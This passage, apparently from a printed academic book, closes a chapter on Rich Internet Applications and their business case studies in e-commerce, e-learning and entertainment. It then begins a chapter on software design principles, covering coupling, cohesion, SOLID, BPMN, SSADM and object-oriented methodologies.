3. **RIAs Have an Advanced User Capability and Interactive User Interfaces for Building Custom Rich Interfaces to Customers:** It also provides an easier way for integrating both designer and developer tasks.

The e-commerce systems are very important for business entities because they attract potential customers, and they expose the products anywhere and anytime. These benefits show how RIAs can bring improvement to e-commerce domain thanks to a new generation of internet applications providing interactive, intuitive and dynamic ways to explore the products and services information.

3.2. The Importance of RIAs in E-Learning

Over the last few years, great efforts have been made to offer e-learning systems, however the high percentage of failure in e-learning courses has been attributed to the poor design of the online experience which does not motivate the students to achieve a better learning process since they only offers repetitive, boring tasks and some other frustrations.

In order to improve these systems, the learning software should also contain multimedia elements such as simulations, explorations, drag and drop exercises, among others. E-learning systems should be active and they should offer a teaching-learning process in a dynamic and interactive way.

Nowadays, the developers of e-learning systems can use RIAs technologies in order to combine a variety of multimedia contents and external applications for building enriched content and improving the experience of learning online.

RIAs technologies are characterized by enabling a higher quality and improving the experience of online interaction. RIAs offer some benefits on e-learning domain which are listed below:

1. The student can access information and courses from any location. This helps to maximize the reach of the audience.
2. RIAs can run without modifications, over the Internet from multiple platforms. With this advantage, the student can receive information from wherever he is and without needing previous software installations.
3. Attractive user interfaces can be provided, with a high level of interactivity. Ease of use and the capacity of attracting the student's attention are essential in the success of e-learning systems. By building courses more attractive to the student, retention is achieved and with this the courses are successfully completed by the student.
4. Audio, video, images and texts can be used in order to improve the contents of e-learning applications; it improves the student's experience. RIAs provide many facilities to include any type of multimedia content which is of great help and it is beneficial to students.
5. RIAs are compatible with mobile workflow, enabling users to work both online and offline. RIAs offer advantages over traditional Web applications because they can be used for the design of courses or contents for e-learning systems.

RIAs offer better features than traditional Web applications by providing the feature of including multimedia content and the user interfaces design with a greater of interactivity level. Therefore, the designer of these learning experiences can significantly improve the motivation and the experiences of the user, which in this case is the student.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3.3. The Importance of RIAs in E-Entertainment

Today, e-Entertainment is very popular, attributing to a huge number of commercial game titles, while only in US having an annual turnover far exceeding the American Box Office. Additionally, there is a wide spread total of specialized game consoles, with a total number being larger than the amount of home personal computers.

By using RIAs, it is possible to design interactive interfaces including video games for the Web or to develop Web applications for watching movies on the Internet without having to leave the home.

RIAs offer some benefits on e-entertainment domain which are listed below:

1. The user can access video games online, without needing to buy consoles or accessories.
2. It is possible to add a high level of interactivity with user interfaces to make the use of applications and content more attractive. These user interfaces can help to the administrators to control the content, enabling actions such as drag and drop, and the ability to practically paginate the contents thus avoiding the refreshing of web pages.
3. It is possible to add video players or multimedia content with personal controls. This offers a greater control as much for the administrator as for the consumer.

RIAs combine avant-garde technology with innovative business practices to provide cost-effective business solutions for small and medium businesses, large corporations and governmental organizations.

As it can be seen in this section, RIAs can be implemented in diverse domains. RIAs can be implemented in e-government or in e-health; whenever the application requires it. There are also some successful case studies on RIA development; in the following sections some of these are described.

4. SUCCESSFUL STORIES ON RIAS DEVELOPMENT

Experiences and Successful Stories of Using RIAs in B2C E-Commerce Domain

Many years ago, Web pages were based in HTML-based technology. These HTML-based Web pages contained text, images, and form elements like text boxes, lists, combo boxes and hyperlinks. When a user clicked a hyperlink the Web browser loaded another Web page where all the content had to be replaced by a new HTML-based document and the previous content was disappeared. If the user returned to reload the previous content, the information often was lost. This interaction did not allow rich user experience.

Unlike Web applications designed with traditional HTML, a RIA enrich the user experience by combining the strengths of desktop and Web applications increasing and improving the options and capabilities of them. Among the new experiences that RIAs give to a user are:

1. Provide a rich user interface similar to the “look and feel” present in desktop applications.
2. Applications developed with these technologies use user interface controls with higher performances and functionalities. Examples of them are horizontal or vertical menus, navigation tree menus, tabbed panels, videos, and controls for capturing data, among others.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3. Users interact with the application to get an immediate response to this, it is not necessary to redraw the Web page when new data are loaded.
4. The applications enable users to perform common operations that were only available on desktop applications and they were not possible to perform in traditional HTML-based Web pages: drag&drop, resize, among others.
5. There is not need for complex setup process to access Web sites or applications (in some cases only requires a plug-in).
6. RIAs receive immediate response. It is not necessary waiting for a connection to and from the server-side to get a result.

An important improvement offered by RIAs is the development of interactive Web sites. Now, customers have the chance to see online the products and even they change and customize them according to their needs. A RIA well-designed site offers to consumers a complete shopping experience: the customer is visually guided step by step through the process, since selecting the products catalog until the payment. Some success stories where RIAs have been applied in order to improve the productivity are described below.

Kodak EasyShare (www.kodakgallery.com)

It is a subsidiary of Eastman Kodak Company™ that offers online services for handling of digital images to millions of customers around the world. Some services are storing, displaying, sharing photos and ordering prints. The company developed a Web-based platform to handle millions of digital photographs, digital-quality printed albums, photo sharing among users. Furthermore, the company needed to be capable of expanding the functionality to add new products in the future and not limited only to the manipulation of images, plus offer the user a great experience when using a fully interactive platform. To carry out the above, Kodak EasyShare launched Photo Books in 2004 that allowed to users to create their own photo books by a striking interface where they could drag and drop images on the pages of a book, change the page, change the background, among other options. In Photo Books, users could also view the content without loss of time and avoiding reloading the entire Web page to update only the book page.

Among the benefits gained by using Photo Books include:

- Innovation of providing the photo album service to its customers.
- Increasing sales by offering the option of printing the album created by the customer or individual photos.
- Attracting a greater number of customers by providing compatibility between the Kodak EasyShare software for PC and on-line version.
- Providing more products over the Internet.
- Developing a platform capable of being expanded in terms of functionality

MINI USA (www.miniusa.com)

MINI USA is a division of BMW™ North America. MINI USA is responsible of producing MINI cars in the U.S. market; the goal of developing a RIA was to promote the brand with a unique brand of car customization. With the implementation of a RIA, users had a new experience of the Web site manage-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ment. The main feature was the customization of Web pages allowing users to manufacture his own MINI car through a simple process that adds nonlinear elements either inside or outside the car; the navigation ensured that all options of exchange were available in a part of the Web page. Users could see the exact car that they were getting and could understand the price implications of their configuration choices at each step of the purchasing process.

With this new development, it allowed people to customize their own personal MINI through a simple, non-linear five-step process that included the ability to add aftersales MINI Motoring Accessories such as custom roof graphics and wheels. The navigation assured that everything aws viewable on one web page. This rules-based architecture assured that it only allowed the ability of configuring a vehicle that could actually be purchased, and it allowed MINI to easily maintain the rules, as the vehicle specifications change from model year to model year. When users finished the configuration process of a car, they could give it a name, save it, calculate payments for it and easily send their configuration to a MINI dealer or a friend. MINI encouraged them to configure and save as many customized MINIs as they like. The customization feature offered the following benefits:

- An increasing in registered customers.
- The majority of registered clients configured a MINI.
- Customers were attracted by the way they could customize a MINI car to their needs.
- Customization was done in an easy way; all information was always available on screen.
- The information was directly sent to a MINI dealer, giving greater confidence to the customer.

FootJoy™ (www.footjoy.com)

As one of the major brands in the Acushnet Company™, FootJoy is a main manufacturer and distributor of golf shoe and golf glove products in the world. They are estimated to own 55%-60% of each of those markets. Other products include socks, outerwear and accessories. The company distinguished itself in two ways: by the quality of its products and service, and by its reputation for innovation in golf shoe and glove technology. They believe they have a very good feel for the consumer, his or her needs and how to serve them. They faced several challenges:

- Improve the usability of the site. They wanted to provide a two-way interactive experience with a look and feel better representing the brand. They wanted the ability to support the customer and better spotlight or merchandize information such as new products, news, among others.
- Enable the customer to develop a relationship with the company by mirroring on the website the kind of expertise and guidance the customer would get in person in a FootJoy store. Specifically, they wanted to develop the Product Finder based on product knowledge captured from FootJoy experts, to allow visitors to quickly identify themselves and their needs, and to map these needs to an appropriate product.
- Put a strategic technology foundation in place, including content management, and ties into their legacy product system, that would serve as a base for future website development.
- Bring organization to the catalog content to allow them to update on-line catalogs more rapidly by themselves, without involving expensive and over-booked technical resources.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Create a participatory site fostering community, by soliciting user feedback through on-line polls, and by providing information about products, golf courses, tips, expert interviews and weather reports.

In order to retain their substantial market share, FootJoy developed a RIA called Product Finder in order to present a series of questions that guide the visitor through a product selection process, similar to how an expert might engage the customer in the store. Content such as pictures of golf shoes or gloves and brief textual product descriptions are pulled from the content management system. In early September 2003, FootJoy launched myjoys.com, a RIA to revolutionize the way Golf Shoes were purchased online. Through this application, customers could access an elegant shoe creation interface that allowed them to see exactly what their shoe will look like as they design and change it (MyJoys offered the user 2 base and 14 saddle colors option as well as the chance to personalize the shoe with up to 3 letters and/or numbers). Leather stocks were checked in real-time, via Flash Remoting, notifying the customer if their leather selection is unavailable and emailing them when it was back in stock. The application included a fully integrated shopping cart and check-out process, including encryption (via Verisgn SSL), anti-fraud credit card checking and real-time address checking and tax calculation to ensure an accurate and secure check-out experience. The "My FootJoy" area allowed users to save custom shoes to their wish list and track their orders. Customized shoe orders were directly sent to China where the shoes were manufactured and shipped to the customer within 3 weeks.

FootJoy exceeded the usage expectations by over 200%. At an average of $150 per shoe order, this unexpected increase had a substantial increase on revenue for FootJoy, and it observed a substantial increase the ROI on the MyJoys application.

The Broadmoor Hotel™ and BlueGreen Vacation Rentals™ (www.broadmoor.com, www.bluegreenrentals.com)

The online travel reservations have become a fairly common occurrence. But it is often frustrating. Frequently, users traverse through several web pages of search and result screens, selecting hotels, dates and room types, then by only checking availability to discover that there is not room at the inn, or the unaffordable room rate is not revealed until the very end, forcing the user to repeat the process again. At the same time, the Web is the cheapest sales channel for hotels. By using a travel agent can cost a hotel 15%-30% of the revenue in commissions, and many large hotels and chains must pay to use a global distribution system (GDS) to electronically distribute their inventory. If the hotels can move more reservations to the Web, they can save substantial money. But the main issue is that they need to be assured that they are not going to move people to the Web only to have them unable to complete a reservation. If a better experience leads to more completed reservations and thus increased revenues, then a Web site that provides a better experience becomes an imperative for the hotels.

Webvertising, a firm in Houston Texas, markets a suite of products and services for hotels, including OneScreen, an innovative, easy-to-use, single screen interface for on-line reservations. Over 800 independent hotels, hotel companies and destination marketing organizations now use Webvertising's solutions to manage room inventory and electronic distribution over the Web. OneScreen allowed over 200 hotels, like the Broadmoor, a Mobil 5-star luxury hotel, and time-share organizations, like Bluegreen Vacation Rentals, offer a better reservation experience to travelers to an increased number of reserva-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tions and room nights booked. Today most hotels use a traditional multi-step, multi-page reservation approach for online reservations. The challenge for the Broadmoor was to fundamentally change the user's reservation experience such that the simplicity, clarity and ease of use of the experience led to a more satisfied customer and increased bookings. The key factor was reducing the number of steps involved in making the registration process.

The impact of the OneScreen RIA on the hotels was stunning. Webvertising's hotel customers reported online reservations in general increasing 46% over the previous year, due to the natural growth in the use of the Web to make reservations. However, hotels that moved from an HTML-based interface to the OneScreen interface observed an additional increase of 89% in reservations. Furthermore while the average conversion rate (from visitor to buyer) for hotels using the HTML-only interface was 2.3%, it was almost double that with the OneScreen interfaces. In one instance, the Greenbrier Hotel observed a dramatic 8-fold increase in conversions from 2.7% for their HTML-based interface to 22% when they used OneScreen. For most hotels, even a 1% increase could be worth hundreds of thousands of dollars a year.

Verizon Wireless™ (www.verizonwireless.com)

Verizon Wireless is the largest operator of mobile telephony in the U.S. with 80 million active customers. In order to publicize its products and services to a wider audience, Verizon developed an online store which offered ringtones, ringback tones and more. The main objective of the shop was to support millions of subscribers and high transaction volumes, also providing a lightweight application for customers to easily download MP3 files. The platform was developed by using Adobe Flash providing to customers a flexible experience offering several benefits for both the company and the customers:

- Increase online incomings related to ringtones and ringbacks tones to be available whenever on the store.
- Provides access to an extensive library of MP3 files to registered customers.
- The platform is scalable to provide more products.

Yankee Candle Company

The Yankee Candle Company is another strong example of how a RIA-based configurator impacted a company. It is a designer, manufacturer, retailer and wholesaler of premium, scented candles in the U.S. They directly sell through their stores, catalogs and on-line Web site, as well as through partners. They had strong growth plans, and wanted to create a better e-commerce environment than their current website offered. They faced the challenge of increasing buyer confidence to improve sales of custom candles on-line. Customers buy custom candles for very important events such as weddings or corporate events, and they typically buy them in bulk. The problem was that buyers had difficultly visualizing what the custom candle would look like once they had made all the selections. The initial version of the Web site's custom candle section used HTML-based pages and required that users check boxes to select the candle color and fill out a form with the text for the candle label message. Once the color was selected, they could never see what this configuration actually looked like before being asked to buy the candle in bulk and on faith. It was no wonder because people would abandon their shopping cart or call customer service for reassurance that the candle would look like what they imagined.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Yankee Candle felt that this section of the website was ineffective. This was corroborated by data indicating that the average purchase was smaller on-line than through other channels. This was also an indication that they were doing an inadequate job of up selling and cross selling on-line.

Technically the problem was that using HTML-based technology they could not represent what the final product would look like.

The Yankee Candle chose to develop a Flash-based user interface for the custom candle configurator for several reasons. First, it allowed them to dynamically render a picture of the candle, based on the user's selections. It also allowed them to create a better Web customer experience that would behave consistently across platforms, a benefit of the broad reach and cross-platform support. Second, they could develop the application more quickly and thus less expensively than with alternative technologies. This was due in part to the development tools, which provided out-of-the-box user interface components such as drop down menu boxes, and because they were able to integrate the presentation layer into their existing backend system, which consisted of an Oracle product database and BroadVision eCommerce system.

While the majority of the site was HTML-based technology, the custom candle configurator is a single screen Flash-based interface that utilizes their existing e-commerce infrastructure. It obtained data and imagery from the product database and ecommerce system. As users selected the label and fragrance and enter the label's text message, they immediately observed a realistic picture of the custom candle as it did appear when complete. Users were encouraged to select optional finishing touches such as wrapping the candle in fabric or adding a ribbon or a flower, creating the opportunity for Yankee Candle to upsell the customer. The user could construct "what-if" scenarios at any point to see what it did look like and what it did cost for both the basic candle as well as the additional options.

The end result was that this real-time visualization of their custom candle gave consumers a higher level of confidence, and they bought more candles. Yankee Candle observed a 25% increase in both product revenue and average order size, exceeding their expectations. In addition, they had a 70% drop off in calls to their call center for the custom candle line, and they received multiple customer testimonials with positive feedback on the website. There was an additional surprising result: their own call center representatives started going to the website and using the configurator when fielding customer calls.

Charles Schwab

Charles Schwab's marketing planning calendar provides an excellent example of an application for cross-departmental data visualization. The Charles Schwab Corporation is a provider of securities brokerage and related financial services, including retail, telephone and Internet-based brokerage operations. Schwab's marketing department needed to centralize the planning, tracking and analysis of all marketing initiatives and make the information visible and accessible to both executives and marketing project coordinators. They needed to build a highly complex enterprise reporting application. They were faced with many challenges. They needed to:

- Address multiple types of users with different information needs and visualization requirements
- Present deep, multi-dimensional data sets (e.g., how much money was spent on which projects over what time) in an intuitive, logical and visual way
- Provide sophisticated yet easy-to-use reporting tools usable by both executives and project planners
- Deliver responsive and interactive tools that allowed the user to be in control

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

They chose to develop a custom data visualization solution to be able to dynamically communicate to different constituents. The sophistication of the data visualization required a wholly new approach and exceeded what was realistic using HTML-based technology or any out-of-the-box or web-based calendaring tools. They wanted, for example, a drilldown Gantt chart in which they could see the spending details of a particular project. It was not possible to do that in HTML-based technology. To meet two different and distinct user needs they developed two views: timeline and analysis.

The timeline view presented information in the form of a dynamic Gantt-style calendar and it was targeted at project coordinators. By using this view, project managers could quickly and easily visualize the overall time-based status of multiple projects. Drill down capabilities allowed the project manager to click to see individual project details within a program, such as budget data, or to manipulate projects, such as plan advertising for a different media channel. The tool gave them a framework to visualize and manipulate the detailed marketing planning information.

The analysis view presented an aggregated holistic view that allowed Schwab marketing executives to answer bigger questions, like "How am I spending money in the first quarter?" With this dynamic visual tool, Schwab executives could rapidly analyze marketing expenses across initiatives and time, and realize a more efficient use of the marketing budget. They could change the selected characteristics to pose different questions and get a different view on the data. By using this tool, they could slice and dice and then visualize the information in useful ways that were not possible before.

These use experiences presented in different domains give samples of the range and kind of business benefits afforded by using RIAs. RIAs transformed the applications configuration, especially when they required enhanced visualization. RIAs allowed to buyers purchase products off a single screen and see the product that it was the result of their selections improving the user experience.

5. CONCLUSION

In this chapter, a general overview of Web applications and how they emerged has been provided in order to place the reader in the context of the RIAs development. Also the most relevant information about RIAs was discussed. The case studies presented give a sample of the range and kind of business benefits afforded by Rich Internet Applications. These case studies show how RIAs have the ability to handle various kinds of complexities and enable wholly new kinds of Web applications. While some results were visibly more dramatic or compelling, taken as a whole they begun to have an alternative picture of how Web applications can be, and how they can in many instances, fundamentally change a company's business or the nature of the game with their competitors.

In e-business applications, RIAs allowed hotels to dramatically increase their reservations, revenues and room nights booked by simplifying the workflow complexity of making a reservation. RIAs transformed configuration applications, especially when they required enhanced visualization. For both MINI USA and The Yankee Candle Company, the ability of a Rich Internet Application to let buyers purchase products off a single screen and see the product that was the result of their selections transformed the user experience. Finally, Schwab demonstrated that RIAs could have a strong impact on internal corporate applications, by facilitating data visualization and reporting across different groups of users.

KEY TERMS AND DEFINITIONS

Business to Customer (B2C): Some strategies of commercial enterprises to get directly to the customer or end user.

E-Commerce: The marketing of products or services through electronic media and especially via Internet.

E-Entertainment: The way of providing entertainment through electronic media and especially via Internet.

E-Learning: The way the impartation of knowledge and education through electronic media and especially via Internet.

Rich Internet Applications: Applications that are deployed over the Web, this type of applications combines features and functionality of Web applications and desktop applications.

Web 2.0: Web applications that allow for easier-to-share information, interoperability, user-centered design, and collaboration with the World Wide Web.

World Wide Web (WWW): An information distribution system comprised of interlinked hypertext or hypermedia accessed by using the Internet.

ABSTRACT

This chapter on "Software Design" emphasizes the role of modeling, prototyping, and simulation in software design. The chapter introduces the principles of software design, issues and challenges. Modeling techniques used in procedural and object oriented methodologies is presented along with the Unified Modeling Language (UML). The suitability of prototyping, as a design artifact and a simulation method is briefly discussed. Software processes such as Rapid Application Development (RAD), Rational Unified Process (RUP) and Agile methodologies which influence the design process have been discussed and recommended. The chapter then deals with Design Metrics for Quality Analysis, Software Risk Analysis and Threat Modeling for design of secure software. Finally, some of the recent research topics such as Model Driven Architecture (MDA), Model Driven Development (MDD), Meta Object Facility (MOF), and Model Driven Testing (MDT) have been covered.

INTRODUCTION

Software design plays an important role in Software Development Life Cycle (SDLC). According to the IEEE definition, design is both "*the process of defining the architecture, components, interfaces, and other characteristics of a system* and *the result of that process"* (IEEE, 1990). More specifically, a software design describes the architecture of the system that is how the system is decomposed and organized into components and also describes the interfaces between these components.

During software design phase various models corresponding to the system are developed and these form a kind of blueprint of the solution to be implemented. These models are useful in a number of ways. First, these are used as input to the *coding phase* in the SDLC and used for planning subsequent activities.

The models are also *analyzed & reviewed* to check the traceability (that is whether if each identified functional requirements of the system can be traced to some model element and vice versa), maintain-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ability, correctness, and implementation. Lastly, these models can also be used to evaluate various alternative solutions and trade-offs.

In this chapter, first the key principles of design are identified. Next, the various design techniques available in the literature starting from *process oriented modeling to object oriented modeling* are described. Subsequently, several factors such as *design patterns, design metrics and software process* which help creating good design are discussed. Various techniques used for *quality analysis, risk analysis, and threat modeling* have been given to ensure the quality of the design. Finally, we highlight current trend and future directions in software engineering including *model driven development, meta-object facility, model based testing,* and *process automation.*

BACKGROUND

In this section, we discuss the basic principles which guide the software design for traditional procedure oriented and object oriented systems. It may be noted that the concepts behind these two principles are similar but they are tuned to the two development methodologies.

Design Principles for Traditional Software Design

The principles of design for traditional software are stated as follows (James, 1989; Roger, 2014): Modularity and partitioning, Coupling, Cohesion, Span of control, Size, and Shared modules.

- **Modularity and Partitioning:** Partitioning is a top down approach and starts during system study moving down gradually to understand the system in detail. A process is exploded to detail level processes showing data flows in the Data Flow Diagrams (DFDs). Each function of the system is identified from the system design specifications and developed to greater detail with step-wise refinement creating a hierarchy of separate modules.
- **Coupling:** Coupling refers to the strength of the relationship between modules in a system. While partitioning, analysts should ensure that interdependence between modules is minimum. A good design seeks a loose coupling among modules. If modules have high coupling it is difficult to understand, use and test in isolation, change in one module forces changes to related modules. Coupling can be categorized as:
  - **Content Coupling:** When one module relies on the internal workings of another module, they are said to possess content coupling. This creates high coupling among modules and should be avoided.
  - **Common Coupling:** When two modules share global data then this dependence is called common coupling.
  - **External Coupling:** When two modules share an external data, it is said to have external coupling.
  - **Control Coupling:** Control coupling occurs when one module controls the logic of other modules by passing information on what to do.
  - **Data Coupling:** Two modules are data coupled if they communicate through some elementary data item which is passed as a parameter. This category displays the lowest form of coupling and is preferable.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Cohesion:** Cohesion measures the functional strength of a module. It denotes how well the parts of the source code within a module work together to provide a specific functionality. Low cohesion in a module increases difficulty in understanding, maintaining, and using the system. Cohesions can be categorized as:
  - **Coincidental Cohesion:** A module is said to have coincidental cohesion if it performs a set of tasks together more out of co-incidence, without any proper design. The cohesion level here is lowest.
  - **Logical Cohesion:** A module is said to have logical cohesion if all the elements in the module perform similar tasks. E.g. data input, error handling, printing reports.
  - **Procedural Cohesion:** A module is said to have procedural cohesion if it performs the sequence of steps of a procedure in a certain order to achieve the objective of the procedure.
  - **Data Cohesion:** A module exhibits data cohesion if all the elements in the module refer to the same data file.
  - **Functional Cohesion:** A module is said to have functional cohesion if the different elements of code within the module cooperate to satisfy a function. This is the most desirable form of cohesion.
- **Span of Control:** It refers to the number of sub-modules controlled by a single module. Excessive span of control increases overhead in determining which module to be invoked under certain conditions and which module to change in case of servicing a maintenance request. While designing the span of control should be kept at a reasonable level.
- **Size:** Size of a module depends on the development language used. Modules having large size increase difficulty in understanding and analyzing code for maintenance whereas too small programs result in increase in the number of modules. It is recommended to design modules which are loosely coupled, highly cohesive and with a manageable size for each module.
- **Shared Modules:** Sharing of modules minimizes amount of software to be designed and developed. It reduces chances of error by eliminating duplication and fragmentation of code within the system. Good design tries to build shared libraries for reuse in system development.

Design Principles of Object Oriented Software

The software design is based on five basic design principles. These include *Single Responsibility Principle*, *Open-Closed Principle*, *Liskov Substitution Principle*, *Interface Segregation Principle, and Dependency Inversion Principle*.

- **Single Responsibility Principle (SRP):** SRP states that there should never be more than one reason for a class to change (DeMarco, 1979; Page-Jones, 1988). When the requirements of a system change, it manifests through a change in responsibility among the classes. If a class assumes more than one responsibility, then there will be more than one reason for it to change. Changes to one responsibility may affect a class's ability to meet the others. This kind of coupling leads to vulnerable design. It is recommended to separate responsibilities among different classes.
- **Open-Closed Principle (OCP):** According to Ivar Jacobson "All systems change during their life cycles. This should be kept in mind when developing systems expected to last longer than the first version." (Jacobson, 1992). In other words, OCP states that "software entities (classes, modules, functions, etc.) should be open for extension, but closed for modification"(Meyer, 1988). When

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

a single change to a program, results in a cascade of changes to dependent modules, this exhibits undesirable behavior and results in bad design. The OCP says that when the requirements change, the behavior of such modules should be extended by adding new code and not by changing old code that already works.

- **Liskov Substitution Principle (LSP):** According to Barbara Liskov (Liskov, 1988), methods that use pointers or references to base classes must be able to use objects of derived classes without knowing it. If there is a method which does not conform to the LSP, then that method uses a pointer or reference to a base class, but must know about all its derived classes. Such a method violates the OCP because it must be modified whenever a new class is derived from its base class.
- **Interface Segregation Principle (ISP):** ISP states that clients should not be forced to depend upon interfaces that they do not use. ISP deals with the disadvantages of fat interfaces that are not specific to a single client. When a client depends upon a class that contains interfaces used by other clients, then that client will be affected by the changes that other clients do. This results in an inadvertent coupling between clients. It is desirable to separate the interfaces where possible.
- **Dependency Inversion Principle (DIP):** In traditional software development, higher level modules depend on low level modules and abstractions depend upon details only. According to DIP the dependency structure of a well designed object oriented program is inverted with respect to the traditional methods. DIP is based on two characteristics:
  - Higher level modules should not depend upon low level modules and both should depend upon abstractions.
  - Abstractions depend upon details and vice versa.

When a high level module depends upon the lower level modules, then changes to the lower level modules can have direct effects on the high level modules. It also limits the reusability of the high level modules. When the abstractions and details are all isolated from each other, it becomes easier to maintain the code.

MAIN FOCUS OF THE CHAPTER

Key Issues in Software Design


One of the key challenges in the analysis and design of software system is to be able to convert the business process requirements to a system requirements specification and track its compliance in each phase of the SDLC. In the design phase an important and fundamental issue is how to decompose, organize, and package the components of a system (Roger et al., 2014) as per design principles. This necessitates the use of modeling techniques. Some of the issues in design process are concerned with quality and performance which also needs to be addressed during the design process. There are also other characteristics of the system (Bosch, 2000) such as re-usability and security which require different types of analysis and solution.

This section introduces the Business Process Model & Notations (BPMN) maintained by Object Management Group (OMG) which is the current standard for documenting business requirements. This is followed by classical procedural design techniques based on process and data flow models. Subsequently,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Object Oriented Design (OOD) techniques and the Unified Modeling Language (UML) is explained which is the current state of the art in designing software. Software quality and related characteristics are covered in the subsequent section.

Business Process Model and Notation



BPMN is currently an OMG standard which uses flowchart based approach for modeling the Business Processes (Business Process Model and Notation. (n.d.)). BPM bridges the gap in understanding the business process between business analysts and system development group of an organization who implement these processes by developing software. BPMN provides a standardized set of modeling notations from different tool vendors, and an XML like *Business Process Execution Language (BPEL)* to simulate or visualize the processes. BPM captures an ordered set of business processes depicting the process maps, description, process flow models which can be analyzed, simulated and executed. The BPMN specification (OMG BPMN. (n.d.)) is the collection of best practices to define notations and semantics of *Collaboration diagrams, Process Diagrams, and Choreography diagrams.*


The basic elements of a *Business Process Diagrams* (BPDs) (OMG BPMN Tutorial. (n.d.)) are:

- Flow objects (Activities, Events, and Gateways)
- Connecting objects (Sequence flow, Message flow, and Association)
- Swim lanes (Pool and Lane)
- Artifacts (Data object, Group, Annotation).

BPD also permits to make new types of flow objects. There can be 3 types of activities namely *Task, Sub-process, and Transaction,* denoted by rounded rectangles. A plus sign denotes that their expansion is hidden. Activities that need to be iterated are denoted as looped tasks. A task can be *Generic* or specific such as *Send Task, Receive Task or Service Task*. Furthermore, these can be classified as *User Task, Manual Task, Business Rule Task, and Script Task* by putting suitable symbols as shown in Figure 1.

Figure 1. Activity Types in BPMN


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



Sub-processes define the internal process with a *start* and an *end event*. Events are denoted with circles showing *start, intermediate or end*. These events are annotated with markers such as *Timer, Message, Rule, Link, Compensation, and Terminator* to indicate the type of *Trigger* associated with the events.

Gateways are modeling elements used to control the sequence flow for a merge or a split within a process. Gateways can be marked as *exclusive data* or *event based, inclusive, complex,* or *parallel* to denote the behavior of the gateway. The gateway marker indicates the type of decisions on the forking or merging of the process flow.

Apart from the sequence flow, there can be other connectors such as *association* that associates *data, information and artifacts,* and *message flow* between two elements. When there are multiple flows from a process or event, these can be *condition based,* denoted by a small diamond. A dashed line denotes *message flow* between 2 participants of a process, connection to the boundary of a process or to an object of the process. An association denoted by dotted line associates objects to one another and can have *text annotations*. They can also be used to show how data is input or output from activities. BPMN uses *swim lanes* to partition activities. *Pool swim lanes* represent participants in an interactive process diagram. *Lanes* are used to sub-partition for objects within a pool. Sequence flow can cross lane boundaries in the pool. These concepts are depicted in Figure 2.



Three standard artifacts *Data objects, Groups and Annotations* can be attached to an association to show additional information. Data objects depict documents and their status. Groups which can span over lanes and pools combine objects and highlight a part of the BPM diagram. In the BMP definitions, *Choreography* defines sequence of activities showing interaction between participants in pools with messages and other collaboration elements as shown in Figure 3.

Figure 3. BPM Diagram Showing Choreography


Structured Systems Analysis and Design Method (SSADM)

The procedural approach of SSADM was introduced to analyze and design software systems developed for the Central Computer and Telecommunications Agency, a UK government office (Office of Government Commerce) in1980 (Structured systems analysis and design method, (n.d.)). SSADM has evolved from different approaches (Analysis and design. (n.d.); Jackson, 1975; Lary and Yourdon, 1975; Gane & Sarson, 1977; Checkland & poulter, 2006). The three major modeling techniques used in SSADM are *Logical Data Modeling, Data Flow Modeling, and Entity Event Modeling.*

- **Logical Data Modeling:** Is the technique of identifying, analyzing and documenting the data requirements of application software. Entities are things about which the business organization is interested in storing information or data which are described in the Data Dictionary (DD). The Entity-Relationship-Diagram (ERD) is used to define different types of relation between the entities in the logical data modeling as shown in Figure 4.
- **Data Flow Modeling:** Deals with analyzing the processes and determining data stores, external entities and data flow. Process is defined as a system activity that transforms the input data to an output data form. Data Store is used to keep system's data. Data flow depicts the path in which data moves between external agencies, processes and data stores. DFDs are used for data flow modeling that describes the system using top-down approach starting with an overall system description called as Context Diagram. This is exploded to detailed levels in a hierarchical manner. A Process Chart is often used for defining the hierarchy of processes which are helpful in developing the DFD at each level. The process charts help in identifying and analyzing each process in detail with a view to create the corresponding Physical DFD. The physical DFD containing physical entities such as names of departments, people, and data records is transformed to logical DFD which shows the logical view of the business function. An example of Logical DFD is given in Figure 5.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Example of E-R diagram






Figure 5. Example of Logical DFD

- **Entity Event Modeling:** Includes event modeling and entity behavior modeling. Events are the situations that affect the life of an entity. The entity behavior modeling documents the sequence of events that affect the entity.

Object Oriented Design

Object oriented development differs from the traditional software development approach in a number of ways. The traditional techniques view software as a collection of procedures and data elements. But,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

in object-oriented environment, software is a collection of discrete objects that encapsulate their data as well as the functionality to model real-world objects. Each object has data as well as methods and similar objects are grouped into a class.

Object-oriented design and object-oriented analysis are distinct disciplines, but they can be intertwined. Object-oriented development is an incremental process that is one can start with object-oriented analysis, model it, and create an object-oriented design, repeat several times, gradually refining and completing models of the system.

Object Oriented Methodology

Object oriented methodology is a set of methods, models, and rules for developing software systems. Modeling is the process of describing an existing or proposed system. It can be used during any phase of the software life cycle. A model is an abstraction of a phenomenon for the purpose of understanding it. Modeling provides a means for communicating ideas in an easy to understand and unambiguous form and also reduces system's complexity. In the 1980s, various methodologies were developed to design object-oriented systems. In the following, we provide some of the methodologies developed during 1980s and 1990s.

- Booch (1986) developed an object-oriented design methodology called Booch method.
- In 1987, Shlaer &Meher proposed the concept of the recursive design approach (Booch, 1986).
- Kent et al. (1989, October) produced Class-Responsibility-Collaboration (CRC) cards for object-oriented design.
- Wirfs-Brock et al. (1989, October) proposed the responsibility driven design.
- Blaha et al. (1991) developed the methodology Object Modeling Technique (OMT).
